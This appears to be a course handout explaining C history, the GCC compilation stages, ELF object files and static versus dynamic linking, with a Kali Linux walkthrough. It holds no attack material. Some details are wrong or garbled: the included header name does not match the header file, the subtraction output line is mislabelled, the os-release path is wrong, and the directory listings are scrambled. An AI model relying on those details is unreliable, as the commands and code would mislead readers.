

HO# 3.1: C Compilation Under the Hood and its Vulnerabilities

A Quick Recap of C Language and its Constructs

C is a general-purpose programming language that was developed in the early 1970s by Dennis Ritchie at Bell Labs. It was created as an evolution of the B language, which itself was derived from BCPL. Initially, C was designed to develop the UNIX operating system, and its success in this area contributed to its widespread adoption. The language was first implemented on the PDP-11 computer.

Today, in 2024, C language continues to be actively used and maintained, with minor updates and revisions being proposed. The language's simplicity, efficiency, and portability ensure its relevance in modern computing, including system programming, embedded systems, and high-performance applications.

• History and Evolution of C Language

The C programming language has a rich history marked by its development, standardization, and evolution. Here's a chronological overview of its key milestones:

- **Early Beginnings (1960s):** Before C, there were precursors like BCPL (Basic Combined Programming Language) and B, which influenced C's development. BCPL was created by Martin Richards in the 1960s and B by Ken Thompson, which was itself derived from BCPL.
- **Development of C (1970s):** Dennis Ritchie at Bell Labs develops C as an evolution of the B language. It was initially used to rewrite the UNIX operating system, which helped in demonstrating C's capabilities and efficiency. In 1978, Dennis Ritchie and Brian Kernighan publish *The C Programming Language*, often referred to as K&R C. <https://www.cs.sfu.ca/~ashriram/Courses/CS295/assets/books/C Book 2nd.pdf>
- **Standardization:** The C programming language has several standard versions, that are aimed to unify various implementations of C and ensure code portability across different platforms. The most commonly used ones are C89/90, C99, C11, and C18.
 - **C89/C90 (ANSI C or ISO C):** was the first standardized version of the language, released in 1989 and 1990 respectively. This standard introduced many of the features that are still used in modern C programming, including data types, control structures, and the standard library.
 - **C99 (ISO/IEC 9899:1999):** In 1999, the International Organization for Standardization (ISO) and International & Electrotechnical Commission (IEC) publishes the C99 standard. This update introduces several new features, including, new data types, inline functions, variable-length arrays, improved support for floating-point arithmetic and new standard library functions and macros. In 2001, C99 is adopted as the standard by some organizations, though its widespread adoption is gradual due to compatibility issues with existing codebases.
 - **C11 (ISO/IEC 9899:2011):** In 2011, the C11 standard is published by ISO, introducing several enhancements like support for multi-threading, improved Unicode support, static assertions and enhanced standard library functions.

- **C18 (ISO/IEC 9899:2018):** This is the most recent standard and includes updates and clarification to the language specification and the library.

- **Features and Characteristics**

- **Low-Level Access:** C provides low-level access to memory through the use of pointers, which allows for efficient manipulation of data.
- **Portability:** C code can be compiled and executed on a wide variety of hardware platforms with minimal modification.
- **Efficiency:** C is known for its performance and minimal runtime overhead, making it suitable for system-level programming.
- **Structured Programming:** C supports structured programming constructs such as conditions, loops, and functions, which promote clear and maintainable code.
- **Modularity:** C allows for the division of code into functions and files, aiding in modular design and code reuse.
- **Standard Library:** C provides a rich set of standard libraries for tasks such as input/output, string manipulation, and mathematical computations.
- **Pre-processor:** C includes a pre-processor that handles macros, file inclusion, and conditional compilation, which can be used to make the code more flexible and portable.
- **Simplicity:** While C provides powerful features, it maintains a relatively simple syntax, which helps in learning and understanding the language.

- **Uses of C**

- **System Programming:** C is widely used in operating systems development, including UNIX, Linux, and Windows kernel components.
- **Embedded Systems:** Its low-level capabilities and efficiency make C a popular choice for programming embedded systems and microcontrollers.
- **Compilers and Interpreters:** Many modern compilers and interpreters for other programming languages are written in C.
- **Networking:** C is used to develop networking protocols and software that require direct access to hardware and network interfaces.
- **Database Systems:** The development of database systems and management tools often leverages C for its efficiency and control.

- **C Language Constructs:** Every programming language has its own set of constructs that influence how code is written and executed, shaping the overall design and idioms of the language. Some of the major C programming language constructs are given below:

- **Data Types:** C provides a variety of data types to store different kinds of data:
 - **Basic Data Types:**
 - int: Integer (e.g., int age = 30;)
 - char: Character (e.g., char letter = 'A';)
 - float: Floating-point (e.g., float price = 9.99;)
 - double: Double-precision floating-point (e.g., double pi = 3.14159;)
 - **Derived Data Types:** Arrays store collections of elements of the same type:
 - **Arrays:**
 - **Array Declaration:** Defines an array and its size (e.g., int arr[5];)
 - **Array Access:** Accesses elements using indices (e.g., arr[0] = 1;)
 - **Pointers:** Pointers store memory addresses and provide powerful capabilities:
 - **Pointer Declaration:** Declares a pointer variable (e.g., int *ptr;)

- **Pointer Usage:** Accesses and manipulates memory locations (e.g., `*ptr = 10;`)
- **Pointer Arithmetic:** Performs arithmetic operations on pointers (e.g., `ptr++`)
- **Structures:** Group related variables of different types (e.g., `struct Employee { char name[30]; int id; };`)
- **Unions:** Store different data types in the same memory location (e.g., `union Data { int i; float f; char str[20]; };`)
- **Enumerations:** Define a set of named integer constants (e.g., `enum Color { RED, GREEN, BLUE };`)
- **Operators:**
 - **Arithmetic Operators:** `+, -, *, /, %` (e.g., `int sum = a + b;`)
 - **Relational Operators:** `==, !=, <, >, <=, >=` (e.g., `if (a > b)`)
 - **Logical Operators:** `&&, ||, !` (e.g., `if (a > 0 && b < 10)`)
 - **Bitwise Operators:** `&, |, ^, ~, <<, >>` (`int result = a & b;`)
 - **Assignment Operators:** `=, +=, -=, *=, /=, %=` (e.g., `x += 5;`)
 - **Increment/Decrement Operators:** `++, --` (e.g., `i++;`)
 - **Conditional (Ternary) Operator:** `? :` (e.g., `int max = (a > b) ? a : b;`)
- **Control Flow Constructs:** These constructs manage the flow of execution in a program:
 - **Conditional Statements:**
 - `if` and `else` (e.g., `if (condition) /* code */ else /* code */;`)
 - `switch` (e.g., `switch (variable) { case 1: /* code */ break; default: /* code */;}`)
 - **Loops:**
 - `for` (e.g., `for (int i = 0; i < 10; i++) /* code */;`)
 - `while` (e.g., `while (condition) /* code */;`)
 - `do-while` (e.g., `do /* code */ while (condition);`)
 - **Jump Statements:**
 - `break` (exits loops or switch statements).
 - `continue` (skips the current iteration of a loop).
 - `goto` (transfers control to a labeled statement, though its use is generally discouraged).
- **Functions:** Functions in C allow code to be modular and reusable:
 - **Function Declaration:** Specifies the function's name, return type, and parameters (e.g., `int add(int a, int b);`)
 - **Function Definition:** Provides the implementation of the function (e.g., `int add(int a, int b) { return a + b; }`)
 - **Function Call:** Invokes a function and can pass arguments (e.g., `int sum = add(5, 10);`)
- **Preprocessor Directives:** Preprocessor directives are instructions for the C preprocessor:
 - **Macros:** Define constants or code snippets (e.g., `#define PI 3.14`).
 - **File Inclusion:** Include header files (e.g., `#include <stdio.h>`).
 - **Conditional Compilation:** Include code conditionally (e.g., `#ifdef DEBUG`).
- **Error Handling:** C does not have built-in exception handling. Error handling is typically done using return codes and checking error conditions.


C Compilation Process and its Tool Chain

The set of programming tools used to create a program is referred to as the Tool Chain.

- **Processor:** Intel IA-32, Intel IA-64, AMD x86-64, Microprocessor without Interlocked Pipeline Stages (MIPS), Advanced RISC Machine (ARM), Sun Scalable Processor ARChitecture (Sun SPARC)
- **Operating System:** Windows, UNIX, Linux, MacOS
- **Editor/IDEs:**
 - **Text Editors:** gedit, vim, notepad
 - **Code Editors:** Atom, Sublime, Visual Studio Code, Notepad++, Brackets
 - **IDEs:** Visual Studio, Code::Blocks, PyCharm, Spider, Eclipse, Xcode
- **Assembler:** nasm, yasm, gas, masm
- **Linker:** ld a GNU linker
- **Loader:** Default OS
- **Debugging/RE:** GNU gdb with PEDA & GEF, strace, ltrace, objdump, readelf, nm, strip, Ghidra, radare2, OllyDbg, Immunity Debugger, X64dbg and IDA Pro

C Compilation Process

The C compilation process is a series of steps that transforms C source code into an executable program. This process can be divided into four phases, with each phase using tools that work together to produce the final executable. The image below gives an overview of the entire C-compilation process.



- I. **Preprocessing:** The preprocessing step handles pre-processor directives, and remove comments. The pre-processor directives are not part of the C language but are used to perform operations before the actual compilation begins. The result of preprocessing is a preprocessed source file, which is usually saved with .i or .ii extension. The pre-processor directives perform following tasks:
- File Inclusion:** #include directives are replaced with the contents of the specified files. This is typically used to include header files.
 - Macro Expansion:** #define macros are expanded to their defined values or code snippets.
 - Conditional Compilation:** #ifdef, #ifndef, #else, #elif, and #endif are used to include or exclude parts of the code based on certain conditions.
- II. **Compilation:** The compiler takes the preprocessed source code and translates it into assembly code and the result is an assembly file, usually with .s or .asm extension. This step involves several key activities:
- Syntax Analysis:** The compiler checks the syntax of the code to ensure it conforms to the C language rules.
 - Semantic Analysis:** It verifies the semantic correctness of the code, such as type checking and ensuring that variables are declared before use.
 - Optimization:** The compiler may optimize the code to improve performance or reduce resource usage.
 - Code Generation:** The compiler generates assembly code, which is a low-level representation of the source code.
- III. **Assembling:** The assembler converts the assembly code into machine code, which is an object file, typically with .o or .obj extension. The assembling phase translates assembly language instructions into machine code instructions that the CPU can execute. Moreover, the assembler resolves symbolic names (e.g., variable names) to actual memory addresses and generates a symbol table. In Linux, object files can be classified based on their formats and usage:
- **Relocatable object file (.o file)** is a file generated by a compiler or assembler that contains machine code, data, and metadata, but is not yet a complete executable or library. Object files are intermediate files that are linked together to produce final executables or shared libraries. They are crucial in the software build process, allowing modular development and incremental compilation. Each .o file is produced from exactly one .c file.
 - **Executable object file (a.out file)** Contains binary code and data in a form that can be copied directly into memory and executed. Linkers generate executable object files.
 - **Shared object file (.so file)** A special type of relocatable object file that can be loaded into memory and linked dynamically, at either load time or run time. Called dynamic link libraries (dlls) in Windows. Compilers and assemblers generate shared object files.
 - **Core file:** A disk file that contains the memory image of the process at the time of its termination. This is generated by system in case of abnormal process termination.

In Linux, Executable and Linking Format (ELF) is a binary format used for storing programs or fragments of programs on disk, created as a result of compiling and linking. ELF not only simplifies the task of making shared libraries, but also enhances dynamic loading of

ELF header
Program header table (required for executables)
.init section
.text section
.rodata section
.data section
.bss section
.symtab
.debug
.line
.strtab
Section header table (required for relocatables)


modules at run time. An executable file using the ELF format consists of ELF Header, Program Header Table and Section Header Table.

IV. **Linking:** The linking phase is a critical part of the C compilation, where object files and libraries are combined into a single executable file. The .text sections from multiple object files are combined into a single .text section in the executable. Similarly, the .data and .bss sections from multiple object files are merged, with .data holding initialized data and .bss holding uninitialized data. Moreover, since every .o file has its own symbol table, so if the same symbol (e.g., a function or variable) is defined in multiple object files, the linker must resolve which definition to use. In most cases, the linker uses the first definition it encounters or provides a mechanism to handle multiple definitions. The output of linking phase is an executable file with a specific format (e.g., ELF on Linux, PE on Windows). This format includes headers (containing information about how to load the executable into memory) and sections for code, data, and metadata. The two types of linking are briefly described below:

- Static Linking:** Combines object files and static libraries (libc.a) into a single executable file. Static libraries are included in the executable at link time. The linker may perform optimizations like elimination unused functions or data. This way the final executable is self-contained and do not require libraries on the machine on which it will be executed later. However, the size of a statically linked file is quite large.
- Dynamic Linking:** Links against shared libraries (libc.so) at runtime. The dynamically linked executable file contains references to these libraries, so the executable size is small and need the linked libraries on the machine on which it will be executed later. The dynamic linker/loader (part of the OS) loads the shared libraries into memory and resolves symbols when the program is executed.

Note:

- Finally, the loader is part of the OS, which loads the executable into memory and make it a process. If the executable depends on shared libraries (dynamic linking), the loader resolves these dependencies at runtime.
- The 64-bit x86 virtual memory map splits the address space into two: the lower section (with the top bit set to 0) is user-space, the upper section (with the top bit set to 1) is kernel-space.
- The x86-64 CPU chips that you can buy today implement 48-bit logical address for virtual memory (as shown), and 40 bits for physical memory.



Hands On Example of C Compilation Process

Dear students, it is time to make our hands dirty to practically perform all of the above-mentioned steps of C-compilation process. For compilation, we will use the GNU Compiler Collection (GCC), which is a powerful and widely used open-source compiler system developed by the GNU Project. GCC is known for its versatility and is capable of compiling code written in various programming languages. You can install GCC using following command if it is not already installed on your system:

```
$ sudo apt update
$ sudo apt install gcc
$ sudo apt install build-essential
$ cat /proc/os-release
$ uname -a
$ gcc --version
gcc (Debian 13.3.0-5) 13.3.0
$ ldd --version
ldd (Debian GLIBC 2.38-13) 2.38
```

Let us write down a multi-file C source code on our Kali Linux machine using some text editor like vim, nano, or gedit and go step by step through all the C compilations steps/phases:

<pre>//driver.c #include <stdio.h> #include <stdlib.h> #include <myheader.h> int main(int argc, char* argv[]) { int num1 = atoi(argv[1]); int num2 = atoi(argv[2]); printf("%d + %d = %d \n", num1, num2, myadd(num1,num2)); printf("%d - %d = %d \n", num1, num2, mysub(num1,num2)); return 0; }</pre>	<pre>//mymath.h int myadd(int, int); int mysub(int, int); //mysub.c int mysub(int a, int b) { int ans = a - b; return ans; } //myadd.c int myadd(int a, int b) { int ans = a + b; return ans; }</pre>
--	---

- I. **Preprocessing:** Using `-E` option we can instruct the `gcc` to just perform preprocessing, which will display the output on screen. In order to save the output in a file, we need to redirect the output in a file named `<somename.i>`. Moreover, the default location where the C preprocessor searches for the header files is the `/usr/include/` directory. Since in our case, one header file `myheader.h` is in the current working directory, so we need to use the `-I` flag followed by the directory path to instruct `gcc` to look for header files in that specific directory.

```
$ gcc -E myadd.c 1> myadd.i
$ gcc -E mysub.c 1> mysub.i
$ gcc -E driver.c -I ./ 1> driver.i
```

We can use the `less` or `cat` command to view the contents of the preprocessed files as their file type is C source, ASCII text, which can be checked using the `file` command. Once you do that, you will see lot of information from different header files that have been included in it and at the very end you can see the actual lines of code you've written. Moreover, please do check out different C header files that are there in the `/usr/include/` directory.

```
(kali㉿kali)-[~/IS/module3/3.1]
$ ls /usr/include/
aarch64-linux-gnu    error.h      iconv.h      mtd          regulator     ttyent.h
aio.h               eti.h        ifaddrs.h    ncurses_dll.h resolv.h     uchar.h
aircrack-ng         eti.h        inttypes.h   ncurses.h    riscv64-linux-gnu ucontext.h
aliases.h          etip.h       iproute2     ncursesw     rpc          ulimit.h
alloca.h           execinfo.h  kadm5       net          netatalk     unctrl.h
alpha-linux-gnu     expat_external.h  kdb.h       netash       netax25     ruby-3.1.0
argp.h              expat.h     KHR        netatalk    sched.h     unicode
argz.h              fcntl.h     krb5       neteconet   s390x-linux-gnu unistd.h
ar.h                features.h  krb5.h      netinet     search.h    utime.h
arm-linux-gnueabi  features-time64.h langinfo.h  libmount     selinux     utmp.h
arm-linux-gnueabihf fenv.h       lastlog.h  libr        netipx      utmpx.h
arpa               file        libgen.h    libxml2     semaphore.h uuid
arping.h            finclude    libintl.h   libxml2     sepol       uv
asm                FlexLexer.h libmount     netpacket   sh4-linux-gnu  uv.h
asm-generic        fmtmsg.h   libr        netrom      shadow.h    values.h
assert.h           fnmatch.h  libxml2     netrose     signal.h    video
bits               form.h     limits.h    nl_types.h  sparc64-linux-gnu X11
blkid              fpu_control.h link.h      nss.h       spawn.h     wchar.h
byteswap.h         fstab.h    linux       obstack.h  stabs.h     wctype.h
c++               fts.h       llvm-16    openssl     stdc-predef.h wordexp.h
capstone           ftw.h      llvm-17    openvpn     panel.h     X11
cifsidmap.h        gawkapi.h  llvm-c-16   panel.h     paths.h     x86_64-linux-gnu
clang              gconv.h    llvm-c-17   pcre2.h    pcre2_posix.h stdint.h
clif.h             gdb        locale.h   lz4.h       poll.h      stdio_ext.h
com_err.h           getopt.h   loongarch64-linux-gnu lz4frame.h pcre2_posix.h stdio.h
complex.h          gio-unix-2.0 lz4frame.h  lz4.h       stdlib.h    z3_algebraic.h
cpio.h              GL         lz4hc.h    lz4hc.h    powerpc64le-linux-gnu string.h
crypt.h             GLES       m68k-linux-gnu powerpc64-linux-gnu strings.h
ctype.h             GLES2      m68k-linux-gnu powerpc64-linux-gnu

```

II. **Compilation:** Using `-S` option we can instruct the `gcc` to just perform compilation, which takes the `.c` or `.i` file(s) as input and generates the assembly code for underlying architecture and in our case, it is x64 and the generates output file(s) with `.s` extension.

- *C-Standard to use:* During compilation step, you can also instruct `gcc` to follow specific C language standard while compiling the code for example using `-std` option and passing the C standard of your choice such as `-std=c11`. To check out the details about C standards, read the man page of standards from section 7.
- *Optimization Level:* During the compilation step, we can also instruct the `gcc` to generate optimized code using `-O0`, `-O1`, `-O2`, `-O3`, `-Ofast`, `-Os`, `-Og` flags, which instruct the compiler to optimize the generated machine code for *performance*, *size*, or a balance of both. To check out the details about C optimization flags, read the man page of `gcc`.
- *Generate Code for Specific Architecture:* During the compilation step, we can also instruct `gcc` to generate code for specific architecture using the `-m32` or `-m64` flags, which affects the size of pointers, integer types, and function calling conventions used in the generated binary. By default, `gcc` generates 64-bit binaries on a 64-bit Linux system, so you usually don't need to specify any additional flags if you're targeting a 64-bit architecture. However, if you want to generate 32-bit binary, you need to have the 32-bit libraries and development tools installed on your system. On Debian-based systems like Ubuntu, you can install the necessary packages by installing `gcc-multilib` package.

```
$ gcc -S *.i -std=c18 -m64 //will generate three .s files
```


Above command will generate three assembler source, ASCII text files namely `driver.s`, `myadd.s` and `mysub.s`. Once again you can view their contents using the `cat` or `less` commands. Students are advised to view and understand contents of intermediate output files.

III. **Assembling:** Using `-c` option we can instruct the `gcc` to perform the steps till assembling phase, which takes the `.c` or `.i` or `.s` file(s) as input and generates the object code files with `.o` extension. If you want to include debugging symbols, so as to load this file inside a debugger, use `-ggdb` option. In our case three object files will be generated namely `driver.o`, `myadd.o` and `mysub.o`. However, this time, you CANNOT view the contents of these object files using the `cat` or `less` commands, since these are ELF 64-bit LSB relocatable files as can be seen using the `file` command.

```
$ gcc -c -ggdb *.s           //will generate three .o files
$ file driver.o
driver.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), with debug_info, not stripped
```

IV. **Linking:** In our example the object file `driver.o` needs to be merged with the `myadd.o` and `mysub.o` file, other than the `printf.o` file whose code resides in the standard C library `libc.a` or `libc.so`. Please make time and read more information about standard C library from the man `libc` man page in section 7.

For x86_64 architecture, the standard C library along with other libraries resides in a standard location which is `/usr/lib/x86_64-linux-gnu/` directory as well as in the `/lib/x86_64-linux-gnu/` directory. The second location is used during the booting process even before `/usr/` is mounted. These libraries are pre-compiled set of functions and are ready to use by our programs. These libraries come into two flavors static library and dynamic library.



```
(kali㉿kali)-[~/IS/module3/3.1]
└─$ ls -lh /usr/lib/x86_64-linux-gnu/ | grep libc.a
-rw-r--r-- 1 root root 5.3M Jun 11 01:25 libc.a
lrwxrwxrwx 1 root root   21 Jun 25 03:44 libclang-16.so.1 → libclang-16.so.16.0.6
-rw-r--r-- 1 root root 33M Jun 25 03:44 libclang-16.so.16.0.6
lrwxrwxrwx 1 root root   17 Jul 31 11:40 libclang-17.so.1 → libclang-17.so.17
-rw-r--r-- 1 root root 32M Jul 31 11:40 libclang-17.so.17
lrwxrwxrwx 1 root root   33 Jun 25 03:44 libclang-cpp.so.16 → ../../llvm-16/lib/libclang-cpp.so.16
lrwxrwxrwx 1 root root   33 Jul 31 11:40 libclang-cpp.so.17 → ../../llvm-17/lib/libclang-cpp.so.17
lrwxrwxrwx 1 root root   17 Jan  6 2024 libcrack.so.2 → libcrack.so.2.9.0
-rw-r--r-- 1 root root 42K Jan  6 2024 libcrack.so.2.9.0

(kali㉿kali)-[~/IS/module3/3.1]
└─$ ls -lh /usr/lib/x86_64-linux-gnu/ | grep libc.so
lrwxrwxrwx 1 root root   18 Jun 23 15:12 lib cJSON.so.1 → lib cJSON.so.1.7.18
-rw-r--r-- 1 root root 34K Jun 23 15:12 lib cJSON.so.1.7.18
lrwxrwxrwx 1 root root   24 Jun 23 15:12 lib cJSON_utils.so.1 → lib cJSON_utils.so.1.7.18
-rw-r--r-- 1 root root 18K Jun 23 15:12 lib cJSON_utils.so.1.7.18
-rw-r--r-- 1 root root 283 Jun 11 01:25 libc.so
-rwxr-xr-x 1 root root  1.9M Jun 11 01:25 libc.so.6
```

For the linking process, you can instruct the `gcc` to perform linking using `-lc` option which instructs `gcc` to link the source file with standard C library and generate an executable. Since every C program need to be linked with standard C library, so this is the default, i.e., you need not to mention `-lc` option explicitly while linking. One more point is that `gcc` will look for the dynamic version of the library by default (i.e., `libc.so`), if it exists it will link the source code with `libc.so`, otherwise it will look for the static version, i.e., `libc.a`. To force static linking, you can use the `--static` flag of `gcc`. Finally, you can also choose the name of executable of your own choice using `-o` option otherwise, it will by default generate the exe file with the name `a.out`. You can use any of the following two commands to generate the final executable, either using dynamic linking or static linking:

```
$ gcc *.o -o dynamicexe -lc           //will generate a single executable file
$ gcc *.o --static -o staticexe -lc
```

```
(kali㉿kali)-[~/IS/module3/3.1]
└─$ gcc *.o -o dynamicexe -lc

(kali㉿kali)-[~/IS/module3/3.1]
└─$ gcc *.o --static -o staticexe -lc

(kali㉿kali)-[~/IS/module3/3.1]
└─$ ls
driver.c driver.o dynamicexe myadd.i myadd.s mysub.c mysub.o staticexe
driver.i driver.s myadd.c myadd.o mymath.h mysub.i mysub.s

(kali㉿kali)-[~/IS/module3/3.1]
└─$ ls -lh
total 840K
-rw-rw-r-- 1 kali kali 287 Oct 27 21:01 driver.c
-rw-rw-r-- 1 kali kali 46K Oct 27 21:01 driver.i
-rw-rw-r-- 1 kali kali 3.2K Oct 27 21:15 driver.o
-rw-rw-r-- 1 kali kali 1.1K Oct 27 21:06 driver.s
-rwxrwxr-x 1 kali kali 18K Oct 27 21:28 dynamicexe
-rw-rw-r-- 1 kali kali 69 Oct 27 20:56 myadd.c
-rw-rw-r-- 1 kali kali 187 Oct 27 20:59 myadd.i
-rw-rw-r-- 1 kali kali 2.5K Oct 27 21:15 myadd.o
-rw-rw-r-- 1 kali kali 255 Oct 27 21:06 myadd.s
-rw-rw-r-- 1 kali kali 53 Oct 27 20:55 mymath.h
-rw-rw-r-- 1 kali kali 68 Oct 27 20:56 mysub.c
-rw-rw-r-- 1 kali kali 187 Oct 27 21:00 mysub.i
-rw-rw-r-- 1 kali kali 2.5K Oct 27 21:15 mysub.o
-rw-rw-r-- 1 kali kali 265 Oct 27 21:06 mysub.s
-rwxrwxr-x 1 kali kali 721K Oct 27 21:28 staticexe
```

You can see the difference between static and dynamic linking by checking the size of both executables, which clearly shows that size of `dynamicexe` is much smaller than `staticexe`. Because in case of static linking, linker resolves all the external references and final executable contains the complete code, that is why the size of `staticexe` is much larger. This executable can even run on those machines where standard C library doesn't exist. However, in case of dynamic linking the final executable doesn't contain the code of external function (only contains a stub), that is why the file `dynamicexe` is smaller in size, and the executable requires the standard C library to exist on that system.

V. Execute the Program:

Now it is time to execute the program. The `./` before the program name actually specifies that the loader should look for the program file in the current working directory. Otherwise, the loader will look for the program inside the directories mentioned inside the PATH variable, which is an environment variable that contains colon separated absolute path names of the directories where the shell will look for the executables.


```
mstvenom@shadow:~$ (kali㉿kali)-[~/IS/module3/3.1]
└─$ ./dynamicexe 5 3
5 + 3 = 8
5 + 3 = 2

(kali㉿kali)-[~/IS/module3/3.1]
└─$ echo $?
0
```

